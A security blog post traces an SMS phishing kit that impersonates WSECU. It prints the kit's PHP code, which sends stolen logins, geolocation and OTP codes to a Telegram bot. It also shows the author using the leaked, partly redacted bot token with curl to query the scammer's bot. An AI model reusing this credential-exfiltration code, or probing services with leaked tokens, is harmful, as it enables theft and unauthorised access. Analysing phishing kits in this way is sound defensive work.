
A Scammer's Nightmare
Untangling a Web of Terrible OpSec and Plug & Play Phishing
A Great Start to Friday
I am certain that I am not alone in thinking simple SMS phishing tend towards nuisances than threats. Of the attempts I have seen, most are quite pathetic; they are mass-produced and delivered after some data breach. This case was like any other. The text came in from an email (Great start. Really had me believing it!) pretending to be some credit union in Washington State. As an FYI, this site has died. This was not a recent event, just something I found interesting and wanted to share insights from and reveal a method to unveiling a scam. I worked to properly report this scam back when I first got the message.
FROM: wsecu@digital***[redacted]***.org
TO: me!
MSG: "ALERT: A transfer is in process. Didn't unauthorize? Visit 00-0.us/WSECU to cancel.
Note the email instead of phone number source, the double negative “Didn’t unauthorize?”, and the incredible domain 00-0.us? This is truly some cheap crapware held together by ducktape and superglue. So, as with all scams, I definitely did not click the link out of curiosity and see how it worked, going down a 5 hour rabbithole ignored it and went about my day!
Picking Apart a Scam
Let’s dig into a few really simple ways that this scam began unraveling and revealed its entire phishing infrastructure. First place to start of course in the link I received. Something I noticed right away was that the link was merely some simple redirect page that forwarded on to the actual hosting platform. Let’s call the initial link “the jump site”. I don’t want to skip over this just because I find it interesting that part of the way this phishing campaign persisted was by amassing a collection of “fronts”. Each front was likely some digital ocean esque cloud provider (my OSINT was leading me to a unrenouned small cloud provider in the Eastern US). The jump site holds an actual webserver, accepts phished clients, etc. but later takes the fall when reported to authorities. One of the fuller servers sits just behind this layer of pawns awaiting to receive redirects from victims. More on this later.
First I want to point out an initial data enumeration weakness that eventually led to the significant opsec failure of the campaign. The initial foothold was simply directory browsing (A common and often misconfigured webserver setting). Take a look at the 00-0.us site:

This is a simple view of what is present in the folder usually called the “web root”. Most of the time this cannot be explored and will just host a webpage to anyone who visits the website root at the “/” page of a given domain. In this phishing case, it presented a pleasant opportunity to dig around some of their frontend structures in search for how they harvested credentials, where things got sent, what may have been their method of notification, and potentially any vulnerabilities in the phishing structure itself. Remember, most of the time users visiting a site cannot see backend code in say a PHP file. Those files are usually running on the server to build websites they visit or accept and process form information. These files can get leaked however if there is directory browsing in a folder where this code is stored. Now that we have taken a peak at the jump site structure, lets move on to the main phishing host.
The next URL that I got redirected to was this ugly thing:
log-in-secure-digital-wsecu***[redacted]***scxlwaz.de/w/WSE3U/
This kind of domain is very smelly. It reeks of phishing keywords and was designed to look mostly OK on mobile where the URL is truncated to fit the screen width. Looking closer at the web folder, notice that WSECU is even misspelled. Very smelly. But, remember that if you are coming at it on a mobile phone (it was an SMS spread attack intending for you to click it), you may not see the suspicious details. The site itself looks like a good login page as per usual.

To the naked eye, this seems to be just the normal login page. Odds are pretty good it is just a quick copy past of the “View Source” option from a login page, altered enough to make their phishing campaign work. Examining the URL a little closer, I was curious if it too may have directory browsing. Simply stripping off the “/WSE3U/” returned the whole webroot from “/w/”! Beautiful! Not only is this particular web server hosting the WSECU page, but also one for some other notable places.

Something important to note about Directory Browsing puts a small constraint on how to proceed. If you open a directory without browsing on, or if it is configured to send back a default webpage, then you cannot continue to leak files that exist without bruteforce or some other web exploit. I want to avoid doing any other that and just see what is publicly facing from the site. Seeing the two different zip files, however, present an opportunity to likely download the collection of any code hosted within the matching folders present. After pulling down north.zip and frost.zip, let’s examine how the form is received, what happens to the data, and look for possible webhooks or other methods of notifying the phisher.
Looking Through Internals
Now that we have all the code, lets dig for anything interesting that would run behind the scenes. The file config.php stands out to me as something that is likely not intended to be a website, yet contain some interesting backend code that may run when a user visits the page or submits the login form.

Wow! I was anticipating that this would contain the login form handler. Better yet, this file hold the logic behind the notification system AND LEAKS THE BOT KEY! To any readers unfamiliar with bot tokens or similar authorization keys, these are considered secrets that should only be known by you and your application. Failing to keep this information confidential can allow for any other user to gain access to your bot and make actions from their privileges. More on this shortly :)
Another file in the zip was named user.php. The name piqued my interest in where to look next and revealed the greater logic behind how the login form actually works. As an infostealer, it is trying to gather a good amount of information about the victim, and we can see the collection this one is collecting towards the top. Namely
- Username
- Password
- IP Address (Network address of the device)
- Geolocation (based on IP address)
- Date (timestamp of information collection)
- User-Agent (What browser did they use)

The rest of the code appears to be implementing some of the different data collections such as the GeoIP lookup. This is not a very complicated piece to set up. None of this information is unusual or hard to get. If you think this is concerning, I regret to inform you that you have not read many Terms of Service and Privacy Policy statements. If even normal applications sometimes gather this information, it makes sense that an infostealer would be interested as to further their phishing targets. Thinking like an adversary for a moment…
If they have your information and relative Geolocation, then they can call your local bank branch pretending to be you or try phishing other people in that area. Maybe there will be more success?
Now… quick question: did you spot the next opsec leak?
If you haven’t, go back and look at the user.php file. If you did congratulations!
%%% SPOILERS FOLLOW %%%
The file leaks the username of the individual/group telegram of those running the campaign! Just a quick verification by opening the app, searching for a user given a handle produces a successful fetch!

Before we go onto Telegram, I want to mention finding one difference between the north.zip and frost.zip files. Under the north directory was the file otp.php that seemed to try and collect One Time Passwords (or potentially Multi Factor Authentication tokens). These usually help prevent login leaks from getting used on your account because the attacker requires that second step of verification before being admitted. However, if they collect that code from you during their phishing login, then they have what is necessary to still get in. I wasn’t seeing a lot of difference between the otp.php and the user.php file, so here is the difference spelled out.

Its very minute, but the principles are the same. Get the information submitted from the user, package it up into the message object, send the message object to the Telegram Bot endpoint which will produce a telegram message for the account owner. Hopefully that is making sense so far. Next, let’s look at how these information leaks lead to something more interesting and interact with the bot directly.
Bot Tokens, API calls, and cURL!
At this point, we have enough information to communicate with the Telegram Bot from what we found in the config.php of the zip. Here is a closer view of that code. Notice that the loop structure doesn’t really matter in this case as only 1 chat exists.
<?php

function send_telegram_msg($message){
        // Put Your Telegram Information Here for result to telegram
        $botToken  = '6806888869:***[redacted]***';
        $chat_id  = ['1103***[redacted]***'];


        $website="https://api.telegram.org/bot".$botToken;
        foreach($chat_id as $ch){
                $params=[
                  'chat_id'=>$ch,
                  'text'=>$message,
                ];
                $ch = curl_init($website . '/sendMessage');
                curl_setopt($ch, CURLOPT_HEADER, false);
                curl_setopt($ch, CURLOPT_RETURNTRANSFER, 3);
                curl_setopt($ch, CURLOPT_POST, 3);
                curl_setopt($ch, CURLOPT_POSTFIELDS, ($params));
                curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
                $result = curl_exec($ch);
                curl_close($ch);
        }
        return true;
}
?>
Starting from the top and working through the code we get this:
- The bot token required to interact with telegram’s bot interface
- The chat idea (presumably the chat room that the user and bot share)
- The telegram API URL that can interface with the bot
- A message builder that puts everything together
- Send the message
A bot in this case is simply some program designed to interface with some sort of application but then be capable of responding in the Telegram messenger directly. To see more information about what all a bot can do, there are documentation pages on the telegram webpage. As I was looking through what all could be performed I wanted to do some simple operations to verify I had everything I needed. In the API docs, there is a method called /getMe. It exists to be a very simple test verify things work.

Slight aside, for those who are unaware of the curl command. It is an incredible tool. A powerful utility for testing endpoints. But if you favor graphic interfaces, there are things like Postman to help build queries as well. If you find yourself in a situation like this, choose your favorite or roll your own with some python! Back to the results. After reaching the /getMe endpoint using curl and got some favorable results!

Let’s make that more legible.
/getMe
{"ok":true,
"result":
	{
	"id":6806888869,
	"is_bot":true,
	"first_name":"Techbigbot",
	"username":"Techbigbot",
	"can_join_groups":true,
	"can_read_all_group_messages":false,
	"supports_inline_queries":false,
	"can_connect_to_business":false,
	"has_main_web_app":false
	}
}
So the bot is called the “Techbigbot”, it can join groups but not messages. Hmm. What else can this do?
/getName
{"ok":true, "result":{"name":"Techbigbot"}}
/getMyCommands
{"ok":true,"result":[]}
Alright, so the bot itself seems pretty lackluster. What can we do with the chat? Remember back to the config.php. There were 2 params to the bot /sendMessage endpoint seen in the file:
config.php excerpt
// Put Your Telegram Information Here for result to telegram
$botToken  = '6806888869:***[redacted]***';
$chat_id  = ['1103***[redacted]***'];
...
$params=[
  'chat_id'=>$ch,
  'text'=>$message,
];
Clearly the bot has some ability to interact with the specific chat of the phisher. It seems that this is designed only to send messages into it. But the API docs show there are other methods to chat interactions. What else might be possible?
/getChat
{"ok":true,
"result":
	{
	"id":1103***[redacted]***,
	"first_name":"\u2026..",
	"username":"Code***[redacted]***",
	"type":"private",
	"can_send_gift":true,
	"active_usernames":["Code***[redacted]***"],
	"max_reaction_count":11,
	"accent_color_id":6
	}
}
Found another username? For a nice curl example, here is how this last API call would be structured.
curl -X POST https://api.telegram.org/bot6806888869:***[redacted]***/getChat -H 'Content-Type: application/json' -d '{"chat_id":"1103***[redacted]***"}'
/getChatAdministrator
{"ok":false,
"error_code":400,
"description":"Bad Request: there are no administrators in the private chat"}
Ok, so probably a private chat.
/createChatInviteLink
{"ok":false,
"error_code":400,
"description":"Bad Request: can't invite members to a private chat"}
/exportChatInviteLink
{"ok":false,
"error_code":400,
"description":"Bad Request: can't invite members to a private chat"}
Ok, so no personal invitations to the party I suppose… what else?
/getChatMemberCount
{"ok":true,"result":2}
Likely the only 2 in the room are the bot and the phisher account.
Well, I will leave it as a note to the reader if they ever find themselves in a position like this, however there are more interesting Bot API endpoints that can be used to leak information out of the chat, disrupt the chat, or even potentially turn the bot off. Also, shortly after I worked through this, I had found some information from part of the Telegram Bot that pointed me an entity with the handle prohqcker, leading me to this Silent Push article. Apparently this particular website and telegram bot is part of a Phishing as a Service suite of plug and play components. They are attributed to a merchant with the same handle.
Hope this was an interesting read, as it was a fun exploration for myself and a friend. Although, I don’t encourage clicking suspicious links, if you know what you are doing there could be some interesting findings along the way.